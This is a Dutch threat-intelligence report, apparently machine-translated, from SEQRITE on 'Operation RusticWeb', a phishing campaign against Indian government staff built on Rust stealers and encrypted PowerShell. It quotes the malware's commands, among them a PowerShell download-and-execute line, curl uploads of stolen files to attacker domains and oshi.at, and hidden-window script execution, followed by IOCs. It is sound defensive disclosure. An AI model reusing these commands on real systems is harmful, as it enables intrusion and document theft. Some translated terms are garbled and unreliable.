
SEQRITE Het APT-team van Labs heeft een phishingcampagne ontdekt die zich sinds oktober 2023 richt op diverse medewerkers van de Indiase overheid. We hebben ook vastgesteld dat zowel overheidsinstanties als particuliere bedrijven in de defensiesector in december het doelwit waren. Nieuwe, op Rust gebaseerde payloads en versleutelde PowerShell-opdrachten werden gebruikt om vertrouwelijke documenten te stelen naar een webgebaseerde service-engine in plaats van een dedicated command-and-control (C2) server. De aanvallers hebben hun arsenaal voortdurend aangepast en gebruikten ook nepdomeinen om kwaadaardige payloads en lokbestanden te hosten. Hieronder staan enkele domeinnamen en voorbeelden van lokbestanden die in deze campagne zijn gebruikt:
- IPR-formulier van de afdeling Personeel & Opleiding, specifiek voor IAS-functionarissen
- Nepdomein dat de Army Welfare Education Society (AWES) imiteert
- Statistisch rapport van Assam CDR door Kailash Satyarthi Children's Foundation
- Nog een nepdomein dat Parichay, een SSO-platform van de overheid, imiteert
- Nominatieformulier voor het Defence Services Officers Provident (DSOP) Fonds
- Presentatie over het kwartaaloverzicht van initiatieven met het Ministerie van Defensie
Deze campagne wordt gevolgd als Operatie RusticWeb , waarbij meerdere TTP's overlappen met aan Pakistan gelieerde APT-groepen – Transparent Tribe (APT36) en SideCopy . Er zijn ook overeenkomsten met het rapport Operatie Armor Piercer dat Cisco in 2021 publiceerde, en de targeting via het ESSA -beursformulier van AWES werd in hetzelfde jaar door ons team waargenomen.
Kwaadwillende actoren zijn overgestapt van bekende gecompileerde talen naar nieuwere talen zoals Golang, Rust en Nim. Dit zorgt voor compatibiliteit tussen verschillende talen, maar maakt detectie tegelijkertijd lastiger. Recente voorbeelden van Golang-malware die door ons team zijn geanalyseerd, zijn het Windows-gebaseerde Warp- malware- ecosysteem dat een Telegram-bot als C2-server gebruikt, en de Linux-gebaseerde stager-payload van Ares RAT . Tegelijkertijd zijn verschillende ransomware-aanbieders (RaaS) overgestapt van Golang naar Rust, omdat deze taal snelle encryptie en ontwijking biedt, terwijl de geheugenveiligheid gewaarborgd blijft.
Infectieketen 1
De eerste waargenomen infectie is sterk afhankelijk van Rust-gebaseerde payloads die worden gebruikt voor het inventariseren van het bestandssysteem. Een kwaadaardig snelkoppelingsbestand start een infectie waarbij een nep-domein van AWES wordt gebruikt om deze payloads te droppen en gegevens te exfiltreren naar een webservice voor het delen van bestanden.

Figuur 1 – Infectieketen (1)
De aanvaller richt zich op het slachtoffer via spear-phishing, waarbij een archiefbestand met de naam " IPR_2023-24 " wordt geopend. Dit bestand bevat een Windows-snelkoppeling die zich voordoet als een PDF-bestand met een dubbele extensie. De opmerking in de titel suggereert dat het lokmiddel een formulier met betrekking tot intellectuele eigendomsrechten (IPR) betreft.

Figuur 2 – Kwaadaardig snelkoppelingsbestand
| C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ep Bypass -nop -c “iwr 'hxxps://rb[.]gy/gbfsi' -OutFile $env:USERPROFILE\Documenten\bestand.ps1; & $env:USERPROFILE\Documenten\bestand.ps1” |
Door dit te openen, wordt PowerShell geactiveerd om een script te downloaden en uit te voeren vanaf het domein rb[.]gy , een gratis URL-verkorter. Commandoregelparameters om het uitvoeringsbeleid zonder profiel te omzeilen, worden gebruikt om het PS1-script te downloaden met Invoke-WebRequest.
victimologie
Op basis van de verkorte URL kunnen we met behulp van hun tracker de statistieken bekijken van het aantal klikken en het land waar de klik vandaan komt. De campagne ging eind september live en in oktober was er veel activiteit te zien, met 26.53% alleen al uit India. Dit houdt geen rekening met bevestigde victimologie, maar geeft een overzicht van het beoogde slachtoffer.

Figuur 3 – Victimologie
PowerShell-fase
De uitgebreide URL verwijst naar een domein met de naam awesscholarship[.]in om het PowerShell-script (bestand .ps1) op te halen en op te slaan in de map Documenten . Voordat we dit script bekijken, lijkt de domeinnaam op een beurs van de "Army Welfare Education Society". Het legitieme domein van deze organisatie is scholarship[.]awesindia[.]com , waar in het verleden soortgelijke phishingcampagnes zijn waargenomen. Het openen van deze nep-domeinpagina leidt je door naar de officiële AWES-pagina met een officiële waarschuwing, zoals hieronder weergegeven.

Figuur 4 – Officiële kennisgeving van een nepwebsite
Het PowerShell-script begint met het instellen van URL-paden voor het downloaden van de payloads van de volgende fase, samen met het lokaasdocument. Doelpaden voor het downloaden en uploaden van bestanden worden ingesteld, waarbij drie functies primair voor die functies worden gedefinieerd.

Figuur 5 – PowerShell-script
De functies X en Y worden gebruikt om berichten naar een bestand te loggen en een bestand van de opgegeven URL naar de doelmap te downloaden en te loggen. De doellocatie is de standaardmap Documenten , waar een nieuwe map met de naam Downloads wordt aangemaakt om het lok-pdf-bestand en een archiefbestand naast de map te plaatsen.

Figuur 6 – PowerShell-script (vervolg)
Zodra de lokvogel is geopend, wordt het archiefbestand uitgepakt. Dit bestand bevat één bestand zonder extensie. De extensie wordt toegevoegd aan het EXE-bestand en vervolgens uitgevoerd. Tot slot wordt de Z-functie gebruikt om het logbestand met behulp van het curl -commando naar de server te uploaden en de opgeslagen logs te verwijderen.

Figuur 7 – Logbestand geüpload
Ondertussen is het geopende afleidingsbestand een formulier voor een verklaring van aangifte onroerende goederen, waarin de dienst wordt vermeld als 'Indiase Administratieve DienstMeerdere vergelijkbare formulieren op diverse Indiase overheidsportalen zijn publiekelijk beschikbaar. Dit blanco IPR-formulier is echter beschikbaar op DoPT's (Department of Personnel & Training). website Dat valt onder het Indiase Ministerie van Personeelszaken, Openbare Klachten en Pensioenen. Let op: dit heeft geen betrekking op de ESSA – Onderwijsbeurzenregeling van het leger. Persoonlijk aanvraagformulier.

Figuur 8 – Decoy: IPR-formulier voor IAS-functionarissen (oktober 23)
Downloader: Systeemcontrolefase
De EXE-payload blijkt een in Rust gecompileerd binair bestand te zijn dat basisinformatie over het systeem controleert, zoals te vinden in het PDB-bestand ' syscheck.pdb '. Na het ontcijferen van de Rust-functienamen met behulp van een IDA Pro-plugin, zien we dat er veel schrijf- en uitvoerfuncties worden aangeroepen. De informatie wordt opgehaald met behulp van:
- Domein alsconfig[.]mij om het IP-adres op te halen
- Een WMIC-opdracht om actieve schijven op te halen die aanwezig zijn op het slachtoffersysteem – “wmic logicaldisk ondertiteling ophalen'.

Figuur 9 – Systeemcontrolelogboeken
Deze logbestanden worden opgeslagen in een bestand met de naam ' MySystem.txt ' in de map ProgramData\syscheck en geüpload naar hetzelfde domein als:
“curl -F TT=@C:\ProgramData\syscheck\MySystem.txt hxxps://awesscholarship[.in/upload/upload.php”

Figuur 10 – URL om de volgende fase te downloaden
Vervolgens wordt een ander archiefbestand met de naam file1.zip gedownload van hetzelfde nepdomein en uitgepakt. Het wordt hernoemd naar ' MySystem.exe ' en uitgevoerd. Ten slotte wordt persistentie voor deze laatste payload gecreëerd via de opstartmap.

Figuur 11 – Persistentie via opstarten
Stealer: Laatste fase
De laatste payload is een andere op Rust gebaseerde malware die bestanden steelt, systeemnamen en IP-adressen verzamelt en individuele bestanden samen met de logs uploadt. Deze malware beschikt niet over de ingebouwde functies van geavanceerde informatiedieven, zoals diefstal via webbrowsers, Discord/Steam of cryptocurrency wallets. Er zijn meerdere versies van deze stealer gevonden in deze campagne, met compilatietijdstempels variërend van september tot en met december, en ze hebben een aanzienlijk lagere detectiegraad op Virus Total.
| MD5 | Compilatietijdstempel | VOB |
| da745b60b5ef5b4881c6bc4b7a48d784 | 2023-09-26 | syscheck.pdb |
| f68b17f1261aaa4460d759d95124fbd4 | 2023-09-26 | alam.pdb |
| 237961bbba6d4aa2e0fae720d4ece439 | 2023-10-26 | alam.pdb |
| d2949a3c4496cb2b4d204b75e24390d9 | 2023-12-08 | Zew.pdb |
| fc61b985d8c590860f397d943131bfb5 | 2023-12-11 | Zew.pdb |
Wijzigingen in de PDB-padnaam zijn te zien in de monsters van oktober en december, maar de gelijkenis is vrijwel identiek bij een vergelijking via BinDiff, die 91% bedraagt, afgezien van een paar kleine wijzigingen.

Figuur 12 – Gelijkenis in monsters
Het programma inventariseert alle document- en archiefbestanden op alle schijven die het eerder in de downloadfase heeft opgehaald. Voor elk voorbeeld worden twee logbestanden met verschillende namen ( Micro, File ) aangemaakt in een nieuwe map in de map ProgramData . Deze bestanden worden gebruikt om gegevens over geüploade bestanden en logboeken van de inventariseerde bestanden op te slaan. Nadat de inventariseerde bestanden zijn opgeslagen in ' Logs.txt', wordt elk bestand via de curl PUT-methode geüpload naar het domein oshi[.]at , een anonieme openbare bestandsuitwisselingswebsite genaamd OshiUpload.
“curl -TC:\Gebruikers\test\Downloads\ .zip hxxps://oshi[.]at”
Naast de naam van het bureaublad worden de links om deze bestanden te downloaden opgeslagen in ' Records.txt ', dat voor elk bestand drie URL's bevat. Twee daarvan zijn Clearnet-links – één voor beheer en de andere voor downloaden. De derde is een Tor-domein van Oshi om te downloaden via een verborgen service.

Figuur 13 – Downloadlinks van geüploade bestanden
De beheerpagina toont de kenmerken van het geüploade bestand: downloadlinks, grootte, type, hash en tijdstempel. Er zijn opties beschikbaar voor het vernietigen van het bestand, evenals een vervaltimer.

Figuur 14 – Beheerpagina voor geüploade bestanden
De logbestanden met tijdstempels in de bestandsnaam worden geüpload naar het nep-AWES-domein. De serverrespons wordt gecontroleerd op een succesvolle upload, waarna het apparaat in een oneindige slaapstand gaat totdat het wordt onderbroken.

Figuur 15 – Serverrespons na het uploaden van logs
Bij de nieuwe stealer-payloads die we in december hebben waargenomen, gebruikt de aanvaller een nieuw lokdocument dat afkomstig is van de Kailash Satyarthi Children's Foundation. Het document is beschikbaar op hun website en is gerelateerd aan hun statistisch rapport over "Kinderhuwelijken en andere misdrijven tegen kinderen in Assam".

Afbeelding 16 – Lokvogel: Assam CDR (dec'23)
Het gebruik van lokmiddelen met als thema kinderstichtingen of -verenigingen voor kinderen uit het leger en IAS-officieren in een spearfishingcampagne wijst op een gerichte aanpak die gericht is op Indiase overheidsfunctionarissen, met name zij die verbonden zijn aan kinderstichtingen of -verenigingen.
Infectieketen 2
Een andere vergelijkbare infectieketen werd in december waargenomen met behulp van maldocs, waarbij de enumeratie en exfiltratie werden uitgevoerd met behulp van PowerShell-scripts in plaats van Rust-gebaseerde payloads. Naast twee nepdomeinen zijn hier ook gecodeerde PowerShell-scripts gebruikt.

Figuur 17 – Infectieketen (2)
De infectie begint met een phishing-maldoc die een schadelijke VBA-macro bevat. Met basis-VBA-verduistering bevat het gecodeerde PowerShell-opdrachten. Er zijn vergelijkbare maldocs geïdentificeerd die licht gewijzigde PS-opdrachten gebruiken.
- Dsop_Nom.ppam
- DSOP-NOM.ppam
- PM_INDIG_INITIATIEF_BRIEF.ppam

Figuur 18 – Kwaadaardige VBA-macro
Versleutelde PowerShell
Zodra het document is geopend, worden de getallen omgezet in tekens die ' PoWeRSHEll ' vormen. De PowerShell-opdracht bevat versleutelde gegevens, die met behulp van ' ConvertTo-SecureString ' en een sleutel worden omgezet in een SecureString. Dit volgt een vergelijkbare methode voor PowerShell-ontsleuteling als die in Emotet wordt gebruikt , maar met een iets extra versleuteling.

Figuur 19 – Versleutelde en verduisterde PowerShell-opdrachten
In het eerste maldoc-bestand gebruikt het Marshal- object het geheugenbeheer voor de decryptie via de ingebouwde DPAPI om de commando's aan te roepen met behulp van de SecureStringToGlobalAllocUnicode -methode. Het tweede bestand gebruikt het PSCredentials- object om een platte tekststring te verkrijgen. In het laatste bestand worden PtrToStringBSTR en SecureStringToBSTR gebruikt in combinatie met het Marshal- object. Voor de obfuscatie maken de commando's gebruik van technieken uit Invoke-Obfuscation om de trigger van het IEX-commando te maskeren met behulp van omgevingsvariabelen.

Figuur 20 – Verduisterde IEX-opdracht
Als we de volledig gedecodeerde PowerShell-opdrachten bekijken, zien we dat het lokbestand en het PowerShell-script voor de volgende stap worden gedownload. Deze worden van de domeinen gedownload naar de mappen Downloads en Documenten en vervolgens uitgevoerd.

Figuur 21 – Gedecodeerde opdrachten (1)

Figuur 22 – Gedecodeerde opdrachten (2)
Domeinen en lokmiddelen
Het eerste scenario downloadt van het domein ' parichay.epar[.]in ' , terwijl het tweede scenario hetzelfde nepdomein van AWES gebruikt als in de eerste infectieketen. Dit is wederom een nepdomein dat wordt gebruikt om kwaadaardige payloads te hosten en dat de officiële overheidswebsite ' parichay.nic[.]in ' nabootst. Het is een SSO-platform van de overheid dat is ontworpen om gebruikers onder één authenticatiekader te registreren. Terwijl Parichay overheidsmedewerkers toegang geeft tot verschillende NIC-diensten op basis van hun "afdeling" en het overheids-e-mailadres (@nic.in/@gov.in), geeft Jan Parichay burgers toegang tot diensten die specifiek op burgers gericht zijn.

Figuur 23 – Legitieme en valse Parichay-domeinen
De eerste lokroep heeft betrekking op het nominatieformulier voor het DSOP (Defence Services Officers Provident) Fonds, dat betrekking heeft op de afdeling Defensieboekhouding. De tweede lokroep heeft betrekking op een presentatie over een kwartaalrapportage van het Ministerie van Defensie.

Figuur 24 – Lokmiddel: Defence Services Officers Provident (DSOP) Fonds

Afbeelding 25 – Lokvogel: Ministerie van Defensie
Het PowerShell-script ' Mail_check.ps1 ' dat in de volgende fase wordt gedropt, is eveneens versleuteld en geobfusceerd. Als we het onversleutelde script bekijken, zien we dat het begint met het downloaden en uitpakken van een archiefbestand dat een payload bevat met de naam ' syscheck.exe '. Dit bestand wordt direct uitgepakt naar de map Opstarten om de persistentie van deze payload te garanderen.

Figuur 26 – PowerShell-script verwijderd na decodering
Opsommen en exfiltreren
Het binaire bestand is wederom een op Rust gebaseerde payload met een andere PDB-naam, 'Aplet.pdb'. Het heeft een compiler-tijdstempel van 14 december en de naam van Cisco's AnyConnect Web Helper met een ondertekend certificaat.

Figuur 27 – Binair bestand met WebHelper-certificaat
In plaats van de enumeratie en exfiltratie direct uit te voeren, wordt hiervoor een PowerShell-script ' sys.ps1 ' in de map 'Afbeeldingen ' geplaatst nadat de gebruikersnaam is opgehaald. De uitgevoerde opdracht is:
“powershell.exe -Vensterstijl Verborgen -Uitvoeringsbeleid Bypass -Bestand C:\Gebruikers\test\Afbeeldingen\sys.ps1”
Tijdens de inventarisatie worden 3 mappen uitgesloten: Windows en beide mappen ' Program Files '. Slechts 13 bestandstypen worden geselecteerd: ('.ppt', '.pptx', '.pdf', '.xlsx', '.xlsm', '.xls', '.xlam', '.doc', '.docx', '.docm', '.txt', '.dot', '.ppam') en elk bestand wordt vastgelegd in ' paths.txt ' in de map Documenten.

Figuur 28 – Telling en exfiltratie
Zodra de bestanden naar oshi[.]at zijn geüpload , worden de download-URL's opgeslagen in ' suc_logs.txt ', net als bij campagne 1. Dit script draait in een oneindige lus om te controleren of er nieuwe bestanden zijn aangemaakt. Deze URL-logs worden periodiek, na een bepaalde tijdsduur, geüpload.

Figuur 29 – Logs uploaden
Ondertussen gaat het hoofdprogramma ( syscheck ) in een oneindige slaapstand, tenzij het wordt onderbroken. Als het wordt onderbroken, uploadt het in plaats van af te sluiten de URL-logboeken opnieuw naar Oshi. Daarnaast uploadt het deze keer ook naar een subdomein van firebaseio als back-up.

Figuur 30 – Uploaden naar Firebaseio met authenticatie
De Firebase Realtime Database is een in de cloud gehoste NoSQL-database die gegevens in realtime kan opslaan en synchroniseren. Het is een open platform van Google dat veelvuldig wordt gebruikt door ontwikkelaars voor cloudgebaseerde applicaties en dat cybercriminelen heeft aangetrokken om malware zoals Unlucky Kamran te verspreiden en zo gegevens te stelen. Het biedt diverse functies, zoals cloudopslag, hosting, een realtime database en meer.
Conclusie
Een nieuwe phishingcampagne is gericht op verschillende medewerkers van de Indiase overheid om vertrouwelijke documenten te stelen. Op Rust gebaseerde payloads en versleutelde PowerShell-scripts worden ingezet om documenten te verzamelen en te kopiëren naar een anoniem openbaar bestandsplatform genaamd OshiUpload, in plaats van naar een dedicated command-and-control (C2) server. Beide nepdomeinen, die overheidsinstanties nabootsen, worden gebruikt om de kwaadaardige payloads in deze cyberaanval te hosten. Operatie RusticWeb zou gelinkt kunnen worden aan een APT-dreiging, aangezien deze overeenkomsten vertoont met verschillende aan Pakistan gelinkte groepen. Nu cybercriminelen overstappen op malware die is ontwikkeld met behulp van nieuwe programmeertalen zoals Golang, Rust en Nim, raden we aan voorzichtig te zijn en de nodige voorzorgsmaatregelen te nemen om uzelf te beschermen.
SEQRITE Bescherming
- Link.Stealer.48397
- PS.Stealer.48398
- RustStealer.48408.GC
- Script.RustStealer.48409
- Trojan.Ruststealer
MITRE ATT & CK
| Tactiek | Techniek-ID | Naam |
| Ontwikkeling van hulpbronnen | T1583.001
T1587.001 T1588.002 T1608.001 T1608.005 |
Infrastructuur verwerven: domeinen
Ontwikkelmogelijkheden: Malware Mogelijkheden verkrijgen: Tool Stagemogelijkheden: Malware uploaden Fasemogelijkheden: Link Target |
| Eerste toegang | T1566.002 | Phishing: Spear phishing-link |
| Uitvoering | T1106
T1129 T1059 T1047 T1204.002 |
Native API
Gedeelde modules Commando- en scriptinterpreter Windows Management Instrumentation Uitvoering door gebruiker: kwaadaardig bestand |
| Volharding | T1547.001 | Register Run-sleutels / Opstartmap |
| verdediging ontduiking | T1027.010
T1036.007 T1140 |
Commando-verduistering
Maskering: dubbele bestandsextensie Deobfuscate/decodeer bestanden of informatie |
| De reis van mijn leven | T1016
T1033 T1083 |
Detectie van systeemnetwerkconfiguratie
Systeemeigenaar/gebruiker detectie Bestands- en directorydetectie |
| Collectie | T1005
T1119 |
Gegevens van lokaal systeem
Geautomatiseerde verzameling |
| Command and Control | T1105 | Ingress-tooloverdracht |
| exfiltratie | T1020
T1567 |
Geautomatiseerde exfiltratie
Exfiltratie via webservice |
IOCs
| MD5 | Bestandsnaam |
| 56cb95b63162d0dfceb30100ded1131a | IPR_2023-24.pdf.zip |
| 13ee4bd10f05ee0499e18de68b3ea4d5 | IPR_2023-24.pdf.lnk |
| de30abf093bd4dfe6b660079751951c6 | DSOP-NOM.ppam |
| PowerShell | |
| c9969ece7bb47efac4b3b04cdc1538e5 | in.ps1 |
| f14e778f4d22df275c817ac3014873dc | In.ps1 |
| 501a6d48fd8f80a134cf71db3804cf95 | Mail_check.ps1 |
| 6d29fc0a73096433ff9449c4bbc4cccc | sys.ps1 |
| decoys | |
| a9182c812c7f7d3e505677a57c8a353b | Ipr.pdf |
| f5d8664cbf4a9e154d4a888e4384cb1d | abc009.pdf |
| 3ce8dfb3f1bff805cb6b85a9e950b3a2 | 1.pdf |
| a696c50dd5d15ba75c9e7f8d3c64997c | 1.pdf |
| Archief | |
| e0102071722a87f119b12434ae651b48 | |
| ee8d767069faf558886f1163a92e4009 | |
| 9f3359ae571c247a8be28c0684678304 | |
| b0b6629d35451bcc511c0f2845934c3e | |
| f2501e8b57486c427579eeda20b729fd | |
| 20b4eb5787faa00474f7d27c0fea1e4b | |
| 635864ff270cf8e366a7747fb5996766 | |
| EXE | |
| da745b60b5ef5b4881c6bc4b7a48d784 | |
| f68b17f1261aaa4460d759d95124fbd4 | |
| 237961bbba6d4aa2e0fae720d4ece439 | |
| d2949a3c4496cb2b4d204b75e24390d9 | |
| fc61b985d8c590860f397d943131bfb5 | |
| 04557782d7017f18ec059fc96d7f2dc8 | |
| Domein/IP | |
| ontzagwekkende beurs[.]in 89.117.188[.]126 |
|
| parichay.epar[.]in 13.232.102[.]189 |
|
| oshi[.]at | |
| alfa-aeafa-default-rtdb.firebaseio[.]com | |
| URL's | |
| hxxps://rb[.]gy/gbfsi | |
| hxxps://awesscholarship[.]in/upload/file.zip | |
| hxxps://awesscholarship[.]in/upload/file1.zip | |
| hxxps://awesscholarship[.]in/upload/in.ps1 | |
| hxxps://awesscholarship[.]in/upload/upload.php | |
| hxxps://awesscholarship[.]in/upload/Ipr.pdf | |
| hxxps://awesscholarship[.]in/upload/abc009.pdf | |
| hxxps://awesscholarship[.]in/upload/1.pdf | |
| hxxps://awesscholarship[.]in/upload/DSOP-NOM.zip | |
| hxxps://awesscholarship[.]in/ppam/Mail_Check.ps1 | |
| hxxps://awesscholarship[.]in/ppam/syscheck.zip | |
| hxxps://parichay.epar[.]in/Win/1.pdf | |
| hxxps://parichay.epar[.]in/Win/Mail_Check.ps1 | |
| VOB | |
| C:\Gebruikers\123\Bureaublad\Syscheck\doel\release\deps\syscheck.pdb | |
| C:\Gebruikers\123\Bureaublad\Alam\doel\release\deps\alam.pdb | |
| C:\Gebruikers\123\Bureaublad\Aplet\doel\release\deps\Aplet.pdb | |
| D:\HOME\Bureaublad nieuwe gegevens\Zew\doel\release\deps\Zew.pdb | |
| gastheer | |
| C:\ProgramData\syscheck\bestand.zip | |
| C:\ProgramData\syscheck\MijnSysteem.exe | |
| C:\ProgramData\syscheck\MijnSysteem.txt | |
| C:\ProgramData\Micro\logs.txt | |
| C:\ProgramData\Micro\records.txt | |
| C:\ProgramData\Bestanden\Log.txt | |
| C:\ProgramData\Bestanden\Records.txt | |
| Documenten\downloadenEnUitvoerenLog.txt | |
| Documenten\bestand.ps1 | |
| Documenten\mijnbestand.zip | |
| Documenten\uitgepaktemap\bestand.exe | |
| Documenten\Downloads\mijnbestand.pdf | |
| Documenten\paden.txt | |
| Documenten\suc_logs.txt | |
| Documenten\Mail_Check.ps1 | |
| Documenten\syscheck.zip | |
| Downloaden\1.pdf | |
| Afbeeldingen\sys.ps1 | |
| %appdata%\Microsoft\Windows\Startmenu\Programma's\Opstarten\MijnSysteem.exe | |
| %appdata%\Microsoft\Windows\Startmenu\Programma's\Opstarten\syscheck.exe | |
Auteur : Sathwik Ram Prakki